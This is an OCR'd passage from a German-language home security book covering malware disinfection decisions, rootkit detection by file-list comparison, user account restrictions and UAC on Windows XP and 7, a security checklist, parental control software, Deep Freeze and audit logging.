


Bild 19.33: Desinfektionsstrategie[270]

Bei jeder Desinfektionsmaßnahme kommt nach dem ersten Check der Punkt, an dem man sich fragt, ob das System noch zu retten ist oder ob man es nicht besser gleich neu aufsetzt. Obwohl es in den Securityforen Tradition hat, dass selbsternannte Experten schon bei Bagetellinfekten zum »Plattmachen« raten (weil ihnen nichts anderes einfällt), halten wir eine differenzierte Betrachtung für vorteilhafter – gerade weil es oft viele Tage dauert, bis nach einer Neuinstallation der Originalzustand wieder hergestellt ist. Die folgende Tabelle kann Ihnen die Entscheidungsfindung erleichtern:

[270] sehr viel ausführlicher beschrieben im Anti Hackerz Book 2007, S. 151 – 176

Kompromittierungsgrad	*Schädlingsbefall: Symptome/Schäden*	*Ergebnis der Systemreinigung (nach Phase 1)*	*Empfohlene Aktion*
Leicht	Befall durch Ad- & Spyware, Search Toolbars etc.; inaktive, noch nicht installierte Malware; kein Befall von Systemdateien, Firewall & Virenscanner funktionstüchtig	Nach dem Systemneustart werden keine Rootkits und keine sonstige Malware mehr angezeigt (Check durch Rootkitentferner + 2 Virenscanner), keine Auffälligkeiten, Firewall meldet keine Internetverbindungsaufnahmen durch unbekannte Programme	System ist mit hoher Wahrscheinlichkeit malwarefrei und kann normal weiterbenutzt werden
Mittel	Mehrfachbefall durch Trojaner (Keylogger), Würmer & Viren (aber keine Fernsteuerungstools bzw. RATs & Rootkits); Firewall & Virenscanner scheinen funktionstüchtig; Systemdateien könnten modifiziert bzw. durch Malware-Komponenten ersetzt worden sein	Nach dem Systemneustart werden keine Rootkits und keine sonstige Malware mehr angezeigt (Check durch Rootkitentferner + 2 Virenscanner), keine Auffälligkeiten, Firewall meldet keine Internetverbindungsaufnahmen durch unbekannte Programme	Persönliche Daten wurden weitergegeben; alle Passwörter bzw. Login-Daten müssen geändert werden; falls finanzielle Schäden drohen(eBay, Banken etc.) die Polizei informieren, Beweissicherung; System kann mit gewisser Wahrscheinlichkeit weiterbenutzt werden; weitere Überprüfung sinnvoll
Schwer	Neben klassischer Malware sind Rootkits und/oder RATs installiert worden; wichtige Systemdateien wurden manipuliert, Firewall und Virenscanner teilweise außer Kraft gesetzt	Nach der Systemreinigung verhält sich das System immer noch auffällig bzw. die Funktionalität von Windows-Komponenten und/oder Securityprogrammen ist beeinträchtigt	(s.o); Rettungsversuch nur im Ausnahmefall sinnvoll; gute Systemkenntnisse erforderlich, neueste Antirootkits, Netzwerkscanner etc. müssen eingesetzt werden. Ansonsten gilt: System neu aufsetzen

Phase 2 ist ein iterativer Prozess; insbesondere sollte hier Wert darauf gelegt werden, die Rootkits zu erwischen. Detailarbeit ist dann angesagt, wenn nach diversen Desinfektionsprozeduren immer noch Prozesse verlangsamt bzw. Systemfunktionalitäten beeinträchtigt sind oder die Firewall immer wieder meldet, dass ominöse Programme nach Hause telefonieren wollen.


Die effizienteste Bekämpfungsstrategie orientiert sich immer an den bösartigsten und heimtückischsten Schädlingen. Es macht überhaupt keinen Sinn, allein mit klassischen Virenscannern Jagd auf diese Schädlinge zu machen. Noch fruchtloser ist das Unterfan-

gen, mit Tools wie Hijackthis oder den diversen Trojanerjägern etwas gegen hartnäckige Schädlinge zu unternehmen. Wurde das System mit RATs und Rootkits verseucht und in einen Zombie verwandelt, ist guter Rat teuer. Bei finanziellen Schäden (Ausspähen von Pin/Tan-Kombinationen oder einem gehackten eBay-Account) muss schnell gehandelt und die Staatsanwaltschaft eingeschaltet werden. Vor diesem Hintergrund ist das Desinfizieren des Rechners sogar ausgesprochen kontraproduktiv. Zwecks Beweissicherung lässt man den Rechner ausgeschaltet oder macht via Boot-CD eine Imagekopie des infizierten Rechners.

Wenn ein Rettungsversuch gelingt und die Zwischenergebnisse vielversprechend aussehen, sollte noch ein Abschlusscheck durchgeführt werden. In der dritten und letzten Phase kann das System jetzt von außen überprüft werden. Aussichtsreich, wenngleich aufwendig ist der Dateivergleich mit dem Windows-Tool *Windiff.exe*, das wir bereits im Kapitel über die Abwehr von Keyloggern & Co. beschrieben haben. Es basiert auf dem Abgleich zweier Dateilisten: Die erste Liste wird auf dem verdächtigen System selbst erstellt, z. B. werden die Dateien im Windows-Verzeichnis aufgelistet. Die zweite Liste hat dasselbe Prüfobjekt, aber dieses Mal wird sie über ein externes Bootmedium erstellt. Grundsätzlich sollte es keine Abweichung geben: Im überprüften Verzeichnis sollten dieselben Dateien mit identischen Attributen (Größe, Datum etc.) vorhanden sein. Gibt es dennoch Unterschiede, kann daraus auf die Existenz eines Rootkits geschlossen werden, das die in der Liste 2 korrekt angezeigten (Malware-)Dateien diskret aus der Anzeige ausgefiltert hat.

19.7 Risiko: Mehrbenutzer-PCs und Netzwerksharing

Was es damit auf sich hat, davon weiß dieser Anwender ein tragikomisches Liedchen zu singen:



Sers.

heute mal mit einem lustigen aber doch tragischem Anliegen ☺

Sofern der Rechner mal sicher läuft, wie er es jetzt tut, und ich als User auch sehr drauf bedacht bin mein System, meine Programme aktuell zu halten und sehr auf mein Surf-Verhalten achte, so bringt das doch alles nichts da der Rechner auch von meinen lieben - eltern - genutzt wird. ☺

Wie wohl die meisten Eltern haben sie überhaupt keinen blassen Schimmer, kennen zwar das Wort Viren und wissen das es gefährlich ist etc. Aber wirklich wissen wie sie mit dem Thema umgehen müssen ist nicht vorhanden.

Natürlich habe ich ihnen für das Internet auch ein eingeschränktes Konto erstellt aber hab trotzdem Angst ☺

Um mal ein Beispiel zu nennen:
Vater surft eines nachts im Internet während ich unterwegs bin, ich komm wieder und werfe mal sicherheitshalber ienen Blick bei ihm in den Account und was finde ich:
Virtualgirl.exe - casino.exe - xfun.exe etc etc...
diverse malware usw.
Als ich ihn darauf ansprach wusster natürlich von rein gar nichts. ☺

Was kann ich denn da tun wenn sie ihr surfverhalten rein gar nicht umstellen?

erste möglichkeit wäre wohl belehren was das zeug hält und lektüre austeilen.. dies kann aber auch nur funktionieren wenn sie sich wirklich die zeit nehmen und einigermaßen engagiert sind auch was dazu zu lernen.
gibts ne zweite möglichkeit?! mehr admin bedingt.. also irgendwie noch mehr tools um der ihre surf sachen einzuschrönken oder sons was?

k.A. vielleicht kennt ihr diese problematik ja ☺

Bild 19.34: Wenn mehrere User sich einen PC teilen

Hier spricht ein leidgeprüfter Sohn – mal etwas anderes als die vielen leidgeprüften Eltern, deren Zöglinge den Arbeits-PC mit Viren, Würmern und Spyware vollmüllen.

Unabhängig von der Eltern-Kind-Problematik geht es schlicht darum, minimale Sicherheitsstandards einzuhalten, wenn sich mehrere Personen den PC und den Internetzugang teilen. Ansonsten kann es relativ unerfreuliche Überraschungen geben, wovon das Herunterladen von Pornos noch das geringste Übel ist.

Betrachten wir folgenden Fall: Es geht um ein kleines Netzwerk mit zwei PCs, einem temporär angeschlossenen Notebook und einem Internetrouter. Der vierzehnjährige Sohn interessiert sich für Spiele, lädt aber auch gerne Songs aus dem Internet. Von Unrechtsbewusstsein (digital honesty) natürlich keine Spur; die Mutter chattet gern und lädt sich hauptsächlich Rezepte aus dem Internet. Der Vater hat das Netzwerk eingerichtet und legt Wert darauf, dass jedes Familienmitglied gleichberechtigt Zugang zum Netz und seinen Ressourcen hat. Da er beruflich viel mit PC und Notebook arbeitet, nutzt er Letzteres zu Hause auch mal für berufliche Dinge. Um es kurz zu machen: Die Ehefrau hat sich auf einer dubiosen Webseite (»dort gab es so tolle Rezeptbücher zum Download«) einen Trojaner an Land gezogen, der sich auch im heimischen Netz breitgemacht hat. Dem Sohn steht eine Anzeige ins Haus wegen des Verbreitens urheberrechtlich geschützten Materials, und der Vater hat nicht nur der Polizei gegenüber einiges zu erklären, sondern auch dem IT-Verantwortlichen seines Arbeitgebers. Was ist falsch gelaufen, und wie kann man sich und die übrigen Netzwerkteilnehmer besser schützen?

Das simpelste und dazu noch kostenlose Werkzeug ist die Verwaltung der Benutzerkonten unter Windows XP. Auf jedem PC werden zwei Konten eingerichtet: ein Admin-Konto und ein Konto mit beschränkten Rechten, was über *Start / Systemsteuerung / Benutzerkonten* einfach zu bewerkstelligen ist.




Bild 19.35: Benutzerkontenverwaltung

Für jedes Konto werden jetzt Kennwörter gesetzt (mindestens acht Zeichen und kein Wort, das im Lexikon steht), wobei jeweils ein Konto auf einem Rechner mit dem Kontotyp *eingeschränkt* einzurichten ist. In der Beschreibung steht ziemlich genau, was ein solchermaßen eingeschränkter User alles darf:




Bild 19.36: Was ein eingeschränkter User alles darf

Kurz gesagt: Er darf relativ wenig – und das ist aus Sicherheitsgründen auch gut so. Denn das, was ein Benutzer darf, darf auch das Programm, das er installiert. Unter einem eingeschränkten Benutzerkonto kann man ungestört surfen, da dem Anwender und auch potenziellen Schädlingen jede Möglichkeit genommen ist, ein Programm zu installieren, das gravierende Systemveränderungen bewerkstelligt. Ein User kann bei diesen Einstellungen fast ungestört arbeiten. Nur dort, wo der Anwender am System etwas verändern möchte, wird er ausgebremst.

Bild 19.37: Antirootkit-Programme können nicht gestartet werden

Dazu gehören neben den eigentlichen Rootkits bedauerlicherweise auch ihre Gegenspieler. An der Systemkonfiguration kann man auch wenig schrauben, sonst beschwert sich das Betriebssystem über die nicht vorhandenen Administratorrechte.




Bild 19.38: Keine Systemveränderungen ohne Admin-Rechte

Allein an dieser simplen Maßnahme scheitern schon viele User und melden in den Foren, dass sie jetzt nicht mehr ins Internet kommen. Für diese Fälle gibt es mit dem XP-UserManager ein Tool, das die Benutzerverwaltung noch stärker simplifiziert.

Bild 19.39: Benutzerverwaltung leichtgemacht

Das vor zwei Jahren von uns konterkarierte »sicherste und beste Windows aller Zeiten« – Vista – ist heute Schnee von gestern (nachdem viele Businesskunden diese Version einfach ausgelassen haben). Heute dominiert das von vielen Experten für besser befundene Windows 7 den Markt. Zu seinen Sicherheitsfeatures gehört auch die von Vista her bekannte User Account Control[271] (UAC) – eine Art Sandbox-Konzept, das selbst Usern, die sich als Administrator anmelden, nicht automatisch höhere Rechte (etwa für Systemmodifikationen) zugesteht, sondern explizit deren Zustimmung fordert.

In der Praxis darf das Konzept im Vergleich zu Windows XP als echter Sicherheitsgewinn bezeichnet werden, zumal es Microsoft im Vergleich zum Vorgänger Vista auch etwas entschärft hat. Nur in der Position »Immer benachrichtigen« erweist es sich als echter Sicherheitsgewinn – und als absolute Spaßbremse.

[271] ausführliche, gut beschriebene Darstellung unter: www.microsoft.com/germany/technet/prodtechnol/windowsvista/secprot/uacppr.mspx




Bild 19.40: Benutzersteuerung unter Win 7 entschärft

Trotz allem scheint uns das ein Schritt in die richtige Richtung: Konzentration auf Standardanwendungen mit Standardrechten, Spezialrechte nur dort, wo sie tatsächlich gebraucht werden.

Damit ist der Grundstock für ein sicheres Surfen erst einmal gelegt. Die nachfolgend aufgeführte Checkliste stellt in übersichtlicher Form noch einmal alle flankierenden Sicherheitsmaßnahmen dar, die wir in den vorangegangenen Kapiteln behandelt haben.

Nr.	*Maßnahme*	*ja*	*nein*
1	Aktuellen Sicherheitsstatus ermittelt / Patches & Updates eingespielt?		
2	Firewall auf jedem Rechner eingerichtet?		
3	Mehr als ein Virenscanner (einer davon mit Online-Wächter) auf jedem Rechner installiert?		
4	Automatische Updates für AV-Scanner und Firewall aktiviert?		
5	Eventuell gesetzte Standardpasswörter von (WLAN)-Router und sonstigen Netzwerkkomponenten erneuert bzw. durch sichere Passwörter ersetzt?		
6	Falls vorhanden: WLAN auf neuesten Sicherheitsstand gebracht (WPA 2) und für alle Netzteilnehmer konfiguriert?		
7	Alle Netzwerkteilnehmer über Netzwerkrisiken ausführlich aufgeklärt?		
8	Regelmäßige Überprüfung und Systemreinigung durchgeführt / organisiert?		

Nr.	Maßnahme	ja	nein
9	Die angeschlossenen Rechner auf weniger sicherheitskritische Produkte (Firefox, Opera, Thunderbird etc.) umgestellt?		
10	Regelmäßige System- und Datenbackups organisiert?		
11	Zusätzliche Sicherheitsprogramme (KeyScramber, ProcessGuard, Zugangskontrolle, Verschlüsselungssoftware etc.) installiert?		

Ein besonders wichtiger Punkt, gerade auch im Hinblick auf weniger versierte und gefährdete Netzwerkteilnehmer (z. B. Kinder und Jugendliche), ist das Thema »Aufklärung«. Dass Millionen von PCs weltweit verseucht, als Spam-Schleudern missbraucht und beliebig ferngesteuert (Bot-Netze) werden, ist sicherlich kein Zufall, sondern zeigt, dass die technischen Möglichkeiten, das technisch Machbare dem Wissen um die Gefahren von WWW & Co. längst schon den Rang abgelaufen haben.

Ansonsten kann man natürlich auch schwerere Geschütze auffahren. Wir meinen damit nicht das Überwachen und Ausspionieren der anderen Netzwerkteilnehmer, sondern das gezielte Einschränken von Möglichkeiten. Ein gutes Beispiel dafür bietet die Kindersicherung 2010 von *www.salfeld.de*.





Bild 19.41: Nutzung von PCs reglementieren

Lässt man die moralisch-pädagogischen Aspekte einmal außer Acht, dann kann man, einige Stunden Arbeit am PC und ausreichende PC-Kenntnisse zwingend vorausgesetzt, einen PC kind- und jugendgerecht einrichten. In der Presse wurde das Programm auch schon als Computer-Nanny bezeichnet.

Der Einsatz, der die gesamte Windows-Palette (Windows 95 bis Vista / Windows 7) einbezieht, zielt vorzugsweise auf drei Bereiche:

- **Zeitkontingente für die PC-Nutzung bereitstellen und überwachen**
  Generell lässt sich die Nutzungszeit je PC-User reglementieren; zusätzlich können Zeitfenster für bestimmte Programme aber auch für bestimmte Internetseiten (Onlinespiele) definiert und überwacht werden.
- **Inhaltliche Nutzersteuerung**
  Unerwünschte Inhalte aus dem Internet (Porno, Warez etc.) können geblockt, unerwünschte Programme vom Start ausgeschlossen werden.
- **Systemschutz**
  Unerwünschte Systemveränderungen (Registry, Stammverzeichnis von Windows etc.) können unterbunden, der Zugriff auf bestimmte Dateien und Verzeichnisse gesperrt werden.

Das Produkt arbeitet transparent und vor allem effektiv. Es ist nur mit Mühen auszutricksen, fundierte Systemkenntnisse sind nötig. Die Firma Salfeld wird sich sicherlich freuen, wenn es in den Foren der leidgeprüften Kunden heißt:


Verfasst am: Sa, 10.03.2007 11:41 Titel: kindersicherung 2006

boah dei haben die kindersicherung bei mir reingemacht weil ich so viel gezogt habe (COD 2) ALSO KANN MIR JEMAND HELFEN? pistole

Bild 19.42: Kundenfeedback der Kindersicherung

Einen Experten hält die Kindersicherung allerdings nicht lange auf. Jörg Klemenz betreibt eine recht informative Bloggerseite zu Rootkits und anderen Sicherheitsthemen. Er hat die Kindersicherung bereits 2006 unter die Lupe genommen[272] und hält sie auf seine unnachahmliche Art für ein Marshmallow. Die Süffisanz und die ironisch-arrogante Art des Bloggers mal rausgerechnet – das Produkt selbst hat diverse Sicherheitslücken, allerdings nur, wenn man die Messlatte hoch anlegt. Dass jemand, der programmiert und fundierte Systemkenntnisse hat, das Produkt in zwei Minuten abschaltet, sagt noch nichts über die generelle Tauglichkeit des Produkts aus. Viele Kids beißen sich an dem Programm die Zähne aus. Nichtsdestotrotz bleibt das Thema Aufklärung und Know-how-Transfer in Multi-User-Umgebungen aktuell.

Einen komplett anderen Ansatz verfolgt Deep Freeze[273], das es sowohl für einzelne Workstations (ab 32,95 €) als auch in der Enterprise Edition für größere Firmennetze gibt. Was leistet dieses Tool, das weltweit über 5 Millionen Mal im Einsatz ist? Gehen wir wieder von unserem Ursprungsszenario aus: Es werden unerwünschte Programme geladen; die Registry wird verändert, wichtige Systemkomponenten werden gekillt; der Schädling blockiert in der Folge jeden Versuch, sich seiner zu entledigen. Im schlimmsten Fall werden Verzeichnisse und Daten gelöscht oder manipuliert. Das Resultat wäre ein unbrauchbares, verseuchtes System, das man entweder über eine komplette Neuinstallation oder das Überspielen eines Festplattenimages wiederherstellen müsste – nicht

[272] http://c-ko.blogspot.com/2006/11/kindersicherung-2006-ist-ein.html

[273] http://www.faronics.com

mit eingerechnet die Versuche, es mit Bordmitteln oder sonstigen Tools wieder instand zu setzen.

Das alles könnte man mit Deep Freeze verhindern. Wie es der Name schon andeutet: Ein als sicher angesehener und definierter Status wird eingefroren. Das Programm wird als Kerneltreiber geladen und überwacht alle Veränderungen am System. Nach jedem Neustart ist das System wieder jungfräulich.




Bild 19.43: Remotekonsole, um Deep Freeze über LAN, WAN oder Internet zu konfigurieren

Die Sicherheitsfeatures von Deep Freeze sind relativ ausgefeilt. Beispielsweise wird der Zugang über One-Time-Passwords gesichert, es gibt Whitelists für zugelassene Programme, und definierte Festplattenbereiche lassen sich gezielt für Speicheroperationen freigeben. Das System kann allerdings nicht verhindern, dass über USB- oder Firewire-Ports Speichermedien angeschlossen und eingesetzt werden. Aber auch dafür gibt es Lösungen, z. B. der in zahlreichen Schulen eingesetzte USB-Blocker[274] oder der Safend Protector[275], mit dem man alle Schnittstellen (FireWire, PCMCIA, seriell, parallel, Bluetooth, WiFi, IrDA oder Endgeräte wie CD-ROM/DVD-Brenner, SD-Karten, ZIP-und Bandlaufwerke) gezielt blockieren oder für Endgeräte mit bestimmten Seriennummern freischalten kann.

[274] http://www.hdguard.com/de/hdguard/beschreibung/10-hdguard-usb-schutz.html

[275] http://www.gepanet.com/safend.htm

Bei alldem sollte man als Profi wie als Heimanwender jedoch nie vergessen, dass alle Schutzmaßnahmen relativ sind. Gerade im überschaubaren Heimnetzwerk reichen oft Aufklärung in Kombination mit einem soliden Grundschutz. Wer die restlichen Lücken doch noch überbrücken will, muss einen überproportionalen Aufwand treiben, z. B. mit 2-Faktoren-Authentifizierung und Festplattenverschlüsselung, da sich ansonsten jedes System, wie wir gezeigt haben, mit externen Bootmedien manipulieren lässt.

Aufgrund einer unfreiwilligen Erfahrung können wir noch einen Spezialtipp beisteuern. Einfach formuliert: Je sicherer Sie Ihr System machen, desto größer die Gefahr, sich selbst teilweise oder zur Gänze auszusperren. Prinzipiell reicht es schon, das (falls gesetzt) Passwort zum temporären Deaktivieren von Behaviour Blockern beziehungsweise Security Scannern zu vergessen. Schon lässt Sie das Tool nach seiner Pfeife tanzen: Bestimmte Systemprogramme können nicht mehr gestartet, Autostarteinträge nicht mehr geändert, Registry-Modifikationen nicht mehr vorgenommen werden. Man erspart sich viel Ärger, wenn man sich für die Sicherheitseinrichtung Zeit lässt und in regelmäßigen Abständen (verschlüsselte) Backups macht. Allerdings sollte man seine Backups nie dort aufbewahren, wo der Rechner steht – Brand und Diebstahl haben nämlich auch auf Backups / Backupmedien (wie externe Festplatten) verheerenden Einfluss.

19.8 Schadensbegrenzung: Intrusion Detection & Prevention

Hat man ein sauberes Heimnetzwerk mit aktuellen Sicherheitsstandards, über die Zugriffsrechte definiert und die jeweiligen Pflichten und Rechte der Netzwerkteilnehmer festgelegt sind, sollte man alles daransetzen, diesen Zustand beizubehalten. Zu diesem Zweck sollte man die im Laufe der Zeit allerdings auch unvermeidlichen Systemveränderungen im Auge behalten. In Windows XP Professional[276] gibt es hier z. B. die Möglichkeit, Sicherheitszugriffe zu protokollieren.

Man erreicht das Einstellungsfenster unter *Systemsteuerung / Verwaltung / Lokale Sicherheitsrichtlinien / Lokale Richtlinien / Überwachungsrichtlinien*, wo Sie dann die Anmeldeversuche überwachen können.

[276] Der Home-Version fehlt hier die gpedit.msc – der Gruppenrichtlinieneditor. Er lässt sich allerdings auf eigenes Risiko nachrüsten: vgl. http://www.winfuture-forum.de/index.php?showtopic=35268.

